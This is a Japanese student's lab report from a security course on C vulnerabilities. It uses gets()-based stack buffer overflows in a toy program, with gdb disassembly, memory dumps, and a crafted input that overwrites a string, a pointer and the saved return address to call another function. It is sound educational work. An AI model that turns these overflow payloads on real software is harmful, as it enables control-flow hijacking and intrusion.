セキュリティ・ネトワーク学実験 3(B2)
C プログラム脆弱性実習レポート

26002000872
Oku Wakana
奥 若菜

Jun. 17 2022

問 1

test.c をコンパイルして実行し、適当な短い英文字列 Wakana を入力して、表示を確かめた。下の図 1 は表示の様子をキャプチャしたものである。入力した英文字列と同じように Wakana と出力されることが確認できた。



図 1

問 2

2.1

入力として文字列「%E7%AB%8B%E5%91%BD%E9%A4%A8」を与えたとき、どのような文字列が表示されるかを確かめた。下の図 2 は表示の様子をキャプチャしたものであり、「立命館」と出力されることが確認できた。入力した文字列がそのまま表示されない理由として、まず buf に入力された %xx という形式の部分は、xx を 16 進数とみなして 1 バイトの値に置き換えられ、buf に上書きされる処理がプログラム中でなされる。そして、buf に格納されたバイナリデータは、一定の規則に基づいて、テキストデータにエンコードされ、出力されるためである。入出力の関係から、文字コードの方式には UTF-8 が使用されていることが分かった。



図 2

2.2

2.1 章で明らかになったことを考慮して入力を行い、レポート作成者の名前である「奥若菜」を 1 行目に出力した。下の図 3 は表示の様子をキャプチャしたものであり、UTF-8 の文字コードを %xx の形式で入力することにより、目的の文字列が表示されたことが確認できる。

```
文字列を入力：
%E5%A5%A5%E8%8B%A5%E8%8F%9C

出力文字列：
奥若菜
Hello, World!!!
ヒント：pの値 0x404028
This is a pen.
sub1() returns 0
is0550kr@noaslr:~$
```

図 3

問 3

入力として適当な文字を与え、配列変数 str の中身を強制的に書き換えることによって、出力の 2 行目が Hello, World!!!ではなく、Ritsumeikan となるようにする。文字列の入出力は関数 sub1 で行われ、1 行目と 2 行目には、sub1 のローカル変数である buf と str がそれぞれ表示される。下の図 4 は、グローバル変数と sub1 の各変数が格納されているアドレスを表示したものである。プログラム中で、buf は 32 バイトの大きさで宣言されており、図 4 を見ると、buf の先頭アドレスは 0xbfffe5dc で、str の先頭アドレスは、そこから 32 バイト後ろにずらした 0xbfffe5fc となっていることが分かる。

```
is0550kr@noaslr:~$ ./test 1
各変数が格納されているアドレス：
st1  : 0x404028
st2  : 0x404038
d    : 0xbfffe5d4
s    : 0xbfffe5d8
buf  : 0xbfffe5dc
str  : 0xbfffe5fc
p    : 0xbfffe60c
各関数のアドレス：
sub1 : 0x4011f4
sub2 : 0x4011c9
```

図 4　各変数のアドレス

buf の入力が gets() で行われることから、buf に 32 バイトより長い文字列を入力することによって、buf の領域の後ろに存在する str の値を上書きすることができると考えた。下の図 5 は、入力と表示の様子をキャプチャしたものである。w を 32 バイト分入力することにより、buf の領域を埋め、その後ろに Ritsumeikan と

入力することで、str の中身を書き換え、結果 2 行目に Ritsumeikan と表示させることができた。



図 5

問 4

入力として適当な文字を与え、出力の 3 行目が This is a pen. ではなく、I have an apple. となるようにする。3 行目には、ポインタ変数 p が指すアドレスに格納されている値が出力される。また、プログラム中では、p には st1 のアドレスが格納される。よって、入力から p の値を st2 のアドレスに書き換えることによって、st2 に格納されている I have an apple. の文字列を表示させることができると考えた。図 5 は、実行の様子をキャプチャしたものである。図 5 より、p が格納されているアドレスは、0xbfffe60c で、buf の先頭アドレスから 48 バイト後ろあることが分かる。そこで、まず buf と str の領域を埋めるために、o を 48 バイト分入力し、その後ろに st2 のアドレスを入力した。このとき、 Intel の CPU はリトルエンディアンであることを考慮し、アドレスは 4 バイトずつ、下位バイトから順に入力した。結果、3 行目に st2 の値である I have an apple. の文字列を表示することができた。



図 6

問 5

関数 sub1() から return するタイミングで関数 sub2() を呼び出し、出力の 4 行目に Bingo!と表示されるようにする。この問題では、プログラム内部を監視するためのデバッガとして Gdb を使用した。まず、本来の sub1() からの戻りアドレスを知るために、disassemble コマンドを使用して、main 関数のコードを逆アセンブルした。下の図 7 は表示されたマシン命令の内容である。青い部分が sub1 を呼び出す命令なので、その一行下のアドレス 0x004014bc が sub1 の戻りアドレスである。

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x00401488 <+0>:     lea    0x4(%esp),%ecx
   0x0040148c <+4>:     and    $0xfffffff0,%esp
   0x0040148f <+7>:     pushl  -0x4(%ecx)
   0x00401492 <+10>:    push   %ebp
   0x00401493 <+11>:    mov    %esp,%ebp
   0x00401495 <+13>:    push   %ebx
   0x00401496 <+14>:    push   %ecx
   0x00401497 <+15>:    sub    $0x1010,%esp
   0x0040149d <+21>:    call   0x4010d0 <__x86.get_pc_thunk.bx>
   0x004014a2 <+26>:    add    $0x2b5e,%ebx
   0x004014a8 <+32>:    mov    %ecx,%eax
   0x004014aa <+34>:    cmpl   $0x1,(%eax)
   0x004014ad <+37>:    setg   %al
   0x004014b0 <+40>:    movzbl %al,%eax
   0x004014b3 <+43>:    sub    $0xc,%esp
   0x004014b6 <+46>:    push   %eax
   0x004014b7 <+47>:    call   0x4011f4 <sub1>
   0x004014bc <+52>:    add    $0x10,%esp
   0x004014bf <+55>:    mov    %eax,-0xc(%ebp)
   0x004014c2 <+58>:    sub    $0x8,%esp
   0x004014c5 <+61>:    pushl  -0xc(%ebp)
   0x004014c8 <+64>:    lea    -0x1f05(%ebx),%eax
--Type <RET> for more, q to quit, c to continue without paging--
```

図 7　main 関数のマシン命令

次に、入力を受け取る直前において、buf の先頭アドレスから 108 バイト分のメモリに、それぞれどのような値が格納されているかを表示させた。図 8 において、青い部分は buf 以降の sub1 のローカル変数が格納されている範囲である。上から 4 行 (32 バイト) は buf の領域であり、まだ何も格納されていない。また、その下の 2 行 (16 バイト) は str の領域であり、Hello, World!!!の文字列がバイナリで格納されている。さらに 1 つ下の行の先頭から 4 バイトは p の領域であり、st1 のアドレスである 0x404028 がリトルエンディアンで格納されている。

```
(gdb) x/108bx buf
0xbfffe5ac:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5b4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5bc:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5c4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5cc:     0x48    0x65    0x6c    0x6c    0x6f    0x2c    0x20    0x57
0xbfffe5d4:     0x6f    0x72    0x6c    0x64    0x21    0x21    0x21    0x00
0xbfffe5dc:     0x28    0x40    0x40    0x00    0x00    0x40    0x40    0x00
0xbfffe5e4:     0x00    0x10    0xfc    0xb7    0x18    0xf6    0xff    0xbf
0xbfffe5ec:     0xbc    0x14    0x40    0x00    0x00    0x00    0x00    0x00
0xbfffe5f4:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe5fc:     0xa2    0x14    0x40    0x00    0x00    0x00    0x00    0x00
0xbfffe604:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe60c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xbfffe614:     0x00    0x00    0x00    0x00
```

図 8　buf を先頭にしたメモリ

ローカル変数の領域の後ろに、戻りアドレスの 0x004014 が格納されている場所がないか探したところ、図 8 の赤い部分に格納されていることが確認できた。よって、戻りアドレスが格納されている 0xbffffe5ec からの 4 バイトを書き換えることで、sub1 が return するタイミングで、sub2 を呼び出せるはずである。

しかし、buf に 64 バイトの文字列と sub2 のアドレスを入力したところ、プログラムが動作しなくなってしまった。これは、ローカル変数の領域 (青い部分) と戻り値の領域 (赤い部分) の間に存在する、レジスタの領域を書き換えてしまったためだと考えられる。下の図 9 は i f コマンドで各レジスタのアドレスを表示した結果である。今回書き換えた戻り値アドレスが格納されている領域の前にレジスタ領域が存在することが分かる。

```
(gdb) i f
Stack level 0, frame at 0xbfffe5f0:
 eip = 0x401207 in sub1 (test.c:16); saved eip = 0x4014bc
 called by frame at 0xbffff630
 source language c.
 Arglist at 0xbfffe5e8, args: hint=0
 Locals at 0xbfffe5e8, Previous frame's sp is 0xbfffe5f0
 Saved registers:
  ebx at 0xbfffe5e0, ebp at 0xbfffe5e8, esi at 0xbfffe5e4, eip at 0xbfffe5ec
(gdb)
```

図 9　各レジスタのアドレス

また、ポインタ変数 p の値を書き換えることも、Segmentation fault を起こし、プログラムを中断させる原因になる。以上のことに注意して、メモリの書き換えが行われないように入力したものが下の図 10 である。sub2 を呼び出し、出力の 4 行目に Bingo!と表示させることができた。

```
is0550kr@noaslr:~$ ./test
文字列を入力:
00000000000000000000000000000000000000000000000000%28%40%40%00%00%40%40%00%b7%fc%10%00%bf%ff%f6%18%
c9%11%40

出力文字列:
00000000000000000000000000000000000000000000000000(@@
0000000000000000(@@
This is a pen.
Bingo!
Segmentation fault
is0550kr@noaslr:~$
```

図 10　出力結果